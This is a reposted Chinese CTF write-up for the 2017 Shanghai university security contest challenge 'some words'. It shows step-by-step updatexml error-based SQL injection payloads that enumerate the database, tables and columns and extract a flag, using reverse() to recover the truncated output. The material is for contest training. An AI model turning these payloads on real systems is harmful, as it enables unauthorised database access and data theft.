
第三届上海市大学生网络安全大赛2017全国邀请赛some words题解

转载

weixin_30827565 于 2017-11-05 09:42:00 发布 348 收藏
文章标签： 数据库 php
原文链接：http://www.cnblogs.com/ryuuku/p/7783982.html


发现有错误回显，于是想到updatexml报错注入

```
http://ae67e27b918d4e49ad5c1cd6e8c6d4459137e5d215634ec1.game.ichunqiu.com/index.php?
id=updatexml(1,concat(0x7e,(select database()),0x7e),1)
```



XPATH syntax error: '~words~'

看到数据库words，在报错注入中还有一种简单的方式判断当前数据库即构造?id=a()



FUNCTION words.a does not exist

该句表示在words数据库中不存在a表，一次输入以下函数的到返回信息

```
user()          XPATH syntax error: '~root@localhost~'
database()      XPATH syntax error: '~words~'
version()       XPATH syntax error: '~5.5.57-0ubuntu0.14.04.1~'
@@datadir    XPATH syntax error: '~/var/lib/mysql/~'
```

接下来查表数目

```
?id=updatexml(1,concat(0x7e,(select count(*) from information_schema.tables ),0x7e),1)            #查询数据库
中有多少表
```

找到表f14g

```
?id=updatexml(1,concat(0x7e,(select table_name from information_schema.tables limit 81,1),0x7e),1)
```

XPATH syntax error: '~f14g~'

查表的数目

```
?id=updatexml(1,concat(0x7e,(select count(*) from information_schema.columns ),0x7e),1)
```

XPATH syntax error: '~811~'

找到fl4g字段

```
?id=updatexml(1,concat(0x7e,(select column_name from information_schema.columns limit 808,1),0x7e),1)
```

我的博客 主页 我

XPATH syntax error: '~f14g~'

读字段找flag

```
?id=updatexml(1,concat(0x7e,(select f14g from f14g),0x7e),1)
```

XPATH syntax error: '~flag{aedc780c-21f9-472a-9ae6-23'

我感觉此题最经典的地方在于flag不完全显示出来，要用到sql语句的另一个函数reverse()

```
?id=updatexml(1,concat(reverse((select f14g from f14g))),1)
```

XPATH syntax error: '}c680865cf532-6ea9-a274-9f12-c08'

所以最后flag为flag{aedc780c-21f9-472a-9ae6-235fc568086c}

转载于:https://www.cnblogs.com/ryuuku/p/7783982.html